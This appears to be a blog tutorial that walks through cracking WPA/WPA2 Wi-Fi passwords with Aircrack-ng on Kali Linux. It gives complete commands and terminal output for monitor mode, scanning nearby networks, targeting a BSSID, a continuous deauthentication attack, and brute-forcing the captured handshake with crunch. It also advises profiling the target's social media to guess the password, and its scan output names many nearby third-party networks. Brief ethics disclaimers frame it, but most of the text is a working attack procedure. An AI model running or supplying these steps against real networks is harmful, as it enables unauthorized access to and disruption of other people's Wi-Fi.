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WPA-WPA2 Wi-Fi Hacking: A Step-by-Step Guide.

Kamalesh D · Follow
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Aircrack-ng

Introduction

> *Wi-Fi security is a crucial aspect of digital privacy, and understanding how vulnerabilities can be exploited is essential for network administrators and cybersecurity enthusiasts. In this tutorial, we'll explore the process of hacking WPA-WPA2-protected Wi-Fi networks for educational purposes using Aircrack-ng on Kali Linux.*

Tools Required

Before diving into the process, make sure you have the following tools:

- Network Adapter **(e.g., TL-WN722N V2)** with monitoring mode support.
- Kali Linux installed on your machine.

- Aircrack-ng
- Airodump-ng
- Airmon-ng
- Crunch


Monitoring Mode Setup

Step 1: Kill Interrupting Services

- Before enabling monitoring mode, identify and kill services that might interrupt the process:

```
sudo airmon-ng check wlan0
sudo airmon-ng check kill
```

Top highlight



Step 2: Enable Monitoring Mode

- Stop the WLAN interface and enable monitor mode:

```
ifconfig wlan0 down
iwconfig wlan0 mode monitor
ifconfig wlan0 up
```

- Verify the mode using:

```
iwconfig
```

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[/home/kali/Desktop]
└─# iwconfig wlan0 mode monitor

┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[/home/kali/Desktop]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:on


┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

Packet Capture and 4-way Handshake

Step 3: Capture BSSID and Monitor Network

- Use `airodump-ng` to capture BSSID information:

```
airodump-ng wlan0
```


```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]  [redacted]        2        3    0   6  130   WPA2 CCMP   PSK  JioFiber-DSdh4
[redacted]  [redacted]        4        0    0   6  130   WPA2 CCMP   PSK  RadhaKrishnan
[redacted]  [redacted]        5        0    0  10  270   WPA2 CCMP   PSK  ZTE_2.4G_76gXCy
[redacted]  [redacted]        5        0    0   4  270   WPA2 CCMP   PSK  F.R.I.E.N.D.S
[redacted]  [redacted]        2        0    0  11  130   WPA2 CCMP   PSK  Airtel Priya Wifi
[redacted]  [redacted]        5        0    0   1  130   WPA2 CCMP   PSK  Prijeev
[redacted]  [redacted]       12        0    0   6  270   WPA2 CCMP   PSK  BharathSwapna
[redacted]  [redacted]       18        0    0  10  130   WPA2 CCMP   PSK  Jinisha_4G
[redacted]  [redacted]       20        0    0  10  130   WPA2 CCMP   PSK  <length:  0>
[redacted]  [redacted]       10        0    0   9  130   WPA2 CCMP   PSK  GOKUL I
[redacted]  [redacted]        4        0    0   3  130   WPA2 CCMP   PSK  KARTHIK 4G
[redacted]  [redacted]        8        3    0   2  720   WPA3 CCMP   SAE  Ben's Asus 2G
[redacted]  [redacted]      102       11    0  11  130   WPA2 CCMP   PSK  JAIDEEP 4G
[redacted]  [redacted]       94       41    1   6  130   WPA2 CCMP   PSK  sabari-jio-i7Iy1
[redacted]  [redacted]       74       19    0   1  130   WPA2 CCMP   PSK  Kamalesh D
[redacted]  [redacted]       64        3    0   2  130   WPA2 CCMP   PSK  sksmv
Quitting ...
```

- Select a specific BSSID for monitoring and run:

```
airodump-ng -c 1 -w Scan_network --bssid EW:WV:4H:J7:A5:28 wlan0
```




- Run the above command in the background.

Step 4: Deauthentication Process

- Deauthenticate the target Wi-Fi to capture the 4-way handshake:

```
sudo aireplay-ng -0 0 -a EW:WV:4H:J7:A5:28 wlan0
```



- Run the command until you see the 4-way handshake in the background code.

Final Stage: Password Cracking with Crunch and Aircrack-ng


- After capturing the 4-way handshake, the final step involves cracking the Wi-Fi password using `Crunch` and `aircrack-ng`. It's important to note that the success of this process heavily depends on various factors, including the complexity and length of the password.

Using Crunch for Password Generation

- In this example, I used `Crunch` to generate possible passwords. Since I

knew the Wi-Fi password consisted of only numeric characters, the command was tailored accordingly:

```
sudo crunch 8 8 123456780 | aircrack-ng -w - Scan_Kamalesh-01.cap -e KamaleshD
```



Note:

> *Modify the `crunch` command based on your knowledge of the password, such as adjusting the length or character set.*

Password Length and OSINT

If you don't know the password, attempting to crack it by testing all possible combinations is an extremely time-consuming process. The number of possibilities can be in the billions, making it practically impossible to crack on a standard PC within a reasonable timeframe.

In such cases, consider leveraging Open Source Intelligence (OSINT) techniques. Analyze social footprints, gather information about the target's preferences, and try to determine the likely length and complexity of the password. This approach can significantly reduce the search space and increase the chances of successful password guessing.

Remember, ethical hacking involves responsible and legal use of knowledge. Always respect privacy and adhere to ethical standards when engaging in cybersecurity activities.

Conclusion

Ethical hacking involves understanding vulnerabilities to enhance security measures. This guide aims to provide insights into Wi-Fi security,

emphasizing responsible and legal use of knowledge. Always respect privacy and adhere to ethical standards when exploring cybersecurity.

GitHub - Kamalesh-Seervi/WPA-WPA2-wifi-hacking: Aircrack-ng

Aircrack-ng. Contribute to Kamalesh-Seervi/WPA-WPA2-wifi-hacking development by creating an account on GitHub.

github.com

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

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

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

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